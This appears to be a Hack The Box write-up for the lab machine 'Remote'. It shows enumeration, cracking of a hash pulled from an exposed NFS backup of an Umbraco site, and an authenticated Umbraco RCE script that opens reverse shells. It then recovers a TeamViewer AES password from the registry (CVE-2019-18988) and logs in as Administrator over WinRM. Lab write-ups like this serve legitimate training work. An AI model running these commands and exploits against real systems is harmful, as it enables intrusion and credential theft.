

Remote



Enumeration

NMAP



I will now run a deeper scan on the interesting ports while I start enumerating.

```
sudo nmap -sS -Pn -p445,139,111,21 -sC -sV 10.10.10.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 21:56 EST
Nmap scan report for remote.htb (10.10.10.180)
Host is up (0.078s latency).

PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           Microsoft ftpd
```

```
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
111/tcp open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-07T03:57:22
|_  start_date: N/A
|_clock-skew: 59m59s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.82 seconds
```

SMB , RPC

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb remote.htb -u ''  -p ''
SMB         10.10.10.180    445    REMOTE           [*] Windows 10 / Server 2019 Build 17763 x64 (name:REMOTE)
SMB         10.10.10.180    445    REMOTE           [-] remote\: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb remote.htb -u 'Guest'  -p ''
SMB         10.10.10.180    445    REMOTE           [*] Windows 10 / Server 2019 Build 17763 x64 (name:REMOTE)
SMB         10.10.10.180    445    REMOTE           [-] remote\Guest: STATUS_ACCOUNT_DISABLED
```

```
 ═══════════════════════════════════════════════════════════
|    Domain Information via SMB session for remote.htb      |
 ═══════════════════════════════════════════════════════════
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: REMOTE
NetBIOS domain name: ''
DNS domain: remote
FQDN: remote
Derived membership: workgroup member
Derived domain: unknown
```

Since I do not have an account at the moment I can't really access RPC Since it doesn't allow null signing.

FTP

I downloaded the contents in the FTP server and it was empty.

```
┌──(kali㉿kali)-[~/Desktop/htb/remote]
└─$ cd 10.10.10.180

┌──(kali㉿kali)-[~/Desktop/htb/remote/10.10.10.180]
└─$ ls
```

NFS


```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ mkdir target-NFS

┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo mount -t nfs 10.10.10.180:/ ./target-NFS/ -o nolock
```

Here I accessed the contents in the nfs.

```
┌──(kali㉿kali)-[~/Desktop/htb/target-NFS/site_backups]
└─$ ls
App_Browsers  App_Data  App_Plugins  aspnet_client  bin  Config  css  default.aspx  Global.asax  Media  scripts  Umbraco  Umbraco_Client  Views  Web.config
```

I searched around it and found no credentials so now I will look around the website to see if I can get some context,

Website




Found this part of the page with a lit of names. These can be used to make a small userlist.

```
jan.skovgaard
matt.brailsford
lee.kelleher
jeavon.leopold
jeroen.breuer
j.skovgaard
m.brailsford
l.kelleher
j.leopold
j.breuer
```

Gobuster

To enumerate the website in an efficient manner I used gobusters to bruteforce directories and subdomains.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ gobuster dir -t 60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.180/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.180/
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 200) [Size: 7880]
/home                 (Status: 200) [Size: 6703]
/products             (Status: 200) [Size: 5338]
/blog                 (Status: 200) [Size: 5011]
/people               (Status: 200) [Size: 6739]
/product              (Status: 500) [Size: 3420]
/Home                 (Status: 200) [Size: 6703]
/Products             (Status: 200) [Size: 5328]
/Contact              (Status: 200) [Size: 7880]
/install              (Status: 302) [Size: 126] [--> /umbraco/]
```




```
Umbraco web.config configuration documentation can be found here:
https://our.umbraco.com/documentation/using-umbraco/config-files/#webconfig
-->
        <add key="umbracoConfigurationStatus" value="7.12.4" />
        <add key="umbracoReservedUrls" value="~/config/splashes/booting.aspx,~/install/default.aspx
own" />
```

Here I can see the version for which there is an authenticated exploit.

Now I will look for creds.

```
┌──(kali㉿kali)-[~/Desktop/htb/target-NFS]
└─$ grep -r username
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO
: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:15:24,558 [P4408/D20/T16] INFO
: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:16:55,036 [P4408/D20/T41] INFO
: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:21:36,660 [P4408/D20/T37] INFO
```

Username

```
Umbracoadmin123!!
admin@htb.local
```

```
ssmith@htb.local
Admin
```

```
site_backups/Web.config:        <connectionStrings>
site_backups/Web.config:                <add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush Interval=1;" providerName="System.Data.S
qlServerCe.4.0" />
site_backups/Web.config:                <!-- Important: If you're upgrading Umbraco, do not clear the connection string / provider name during your web.config merge. -->
site_backups/Web.config:        </connectionStrings>
site_backups/Web.config:      change the connection string named "DefaultConnection" to connect to an instance
site_backups/Web.config:                                <add name="DefaultSessionProvider" type="System.Web.Providers.DefaultSessionStateProvider, System.Web.Providers,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" connectionStringName="DefaultConnection" />
```


This connection string points to Umbraco.sdf file

Here I found the hash.

```
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm"
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm"
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 100 (SHA1)
Hash.Target......: b8be16afba8c314ad33d812f22a04991b90e2aaa
Time.Started.....: Thu Nov  7 11:35:19 2024 (4 secs)
Time.Estimated...: Thu Nov  7 11:35:23 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2616.9 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 9824256/14344385 (68.49%)
Rejected.........: 0/9824256 (0.00%)
Restore.Point....: 9822208/14344385 (68.47%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: badboi56 → bacninh_kc
Hardware.Mon.#1..: Util: 30%
```

```
admin@htb.local:baconandcheese
```



GAINING ACCESS

Found this script to exploit the system

https://github.com/Jonoans/Umbraco-RCE

Now I will gain access and get the user flag.

```
┌──(kali㉿kali)-[~/Desktop/htb/remote/Umbraco-RCE]
└─$ python exploit.py -u admin@htb.local -p baconandcheese -w 'http://remote.htb/' -i 10.10.14.5
[+] Trying to bind to :: on port 4444: Done
[+] Waiting for connections on :::4444: Got connection from ::ffff:10.10.10.180 on port 49688
[+] Trying to bind to :: on port 4445: Done
[+] Waiting for connections on :::4445: Got connection from ::ffff:10.10.10.180 on port 49689
[*] Logging in at http://remote.htb//umbraco/backoffice/UmbracoApi/Authentication/PostLogin
[*] Exploiting at http://remote.htb//umbraco/developer/Xslt/xsltVisualize.aspx
[*] Switching to interactive mode
PS C:\windows\system32\inetsrv>
```

```
    Directory: C:\Users\Public\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/20/2020   2:14 AM           1191 TeamViewer 7.lnk
-ar---        11/7/2024  12:42 PM             34 user.txt


PS C:\Users\Public\Desktop> type user.txt
1f4d8bd8aedafc908b5f83dfdd4b9c3a
PS C:\Users\Public\Desktop>
```

```
Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                          Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                           Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

I then uploaded winpeas and ran it to see if it found anything too obvious apart from seImpresonatePriv

```
??????????? Modifiable Services
? Check if you can modify any service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
   LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
    RmSvc: GenericExecute (Start/Stop)
    UsoSvc: AllAccess, Start
```

Found an exploit of Team Viewer where you run commands from the registry to get the AES Encrypted password.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/7/2024   1:41 PM          27136 printspoofer.exe
-a----         2/20/2020   2:14 AM           1191 TeamViewer 7.lnk
-ar---         11/7/2024  12:42 PM             34 user.txt
-a----         11/7/2024   1:36 PM        9842176 winpeas.exe

PS C:\Users\Public\Desktop> reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /v Version

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
    Version    REG_SZ    7.0.43148
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
    SecurityPasswordAES    REG_BINARY    FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
```

Using this script

https://github.com/mr-r3b00t/CVE-2019-18988/blob/master/manual_exploit.bat

https://github.com/V1V1/DecryptTeamViewer/blob/master/DecryptTeamViewer/Program.cs

And making it decode the AES I got the password.

```
Output

mono /tmp/yuaCpW3fqg.exe
Decrypted Text: !R3m0te!

=== Code Execution Successful ===
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec winrm 10.10.10.180 -u Administrator -p '!R3m0te!'
WINRM       10.10.10.180    5985   REMOTE           [*] Windows 10 / Server 2019 Build 17763 (name:REMOTE) (domain:remote)
WINRM       10.10.10.180    5985   REMOTE           [+] remote\Administrator:!R3m0te! (Pwn3d!)
```

Now I can access the machine as the Admin.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/7/2024  12:42 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
297a68cb77f71428fc8679c3323fb8e4
```